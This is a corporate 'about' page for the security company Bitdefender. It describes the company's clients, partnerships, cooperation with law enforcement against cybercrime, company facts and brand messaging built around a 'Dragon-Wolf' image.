Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

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More MSP-integrated solutions than any other security vendor

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Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

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Bitdefender

Founded 2001, Romania
Number of employees 1800+

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Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

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UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

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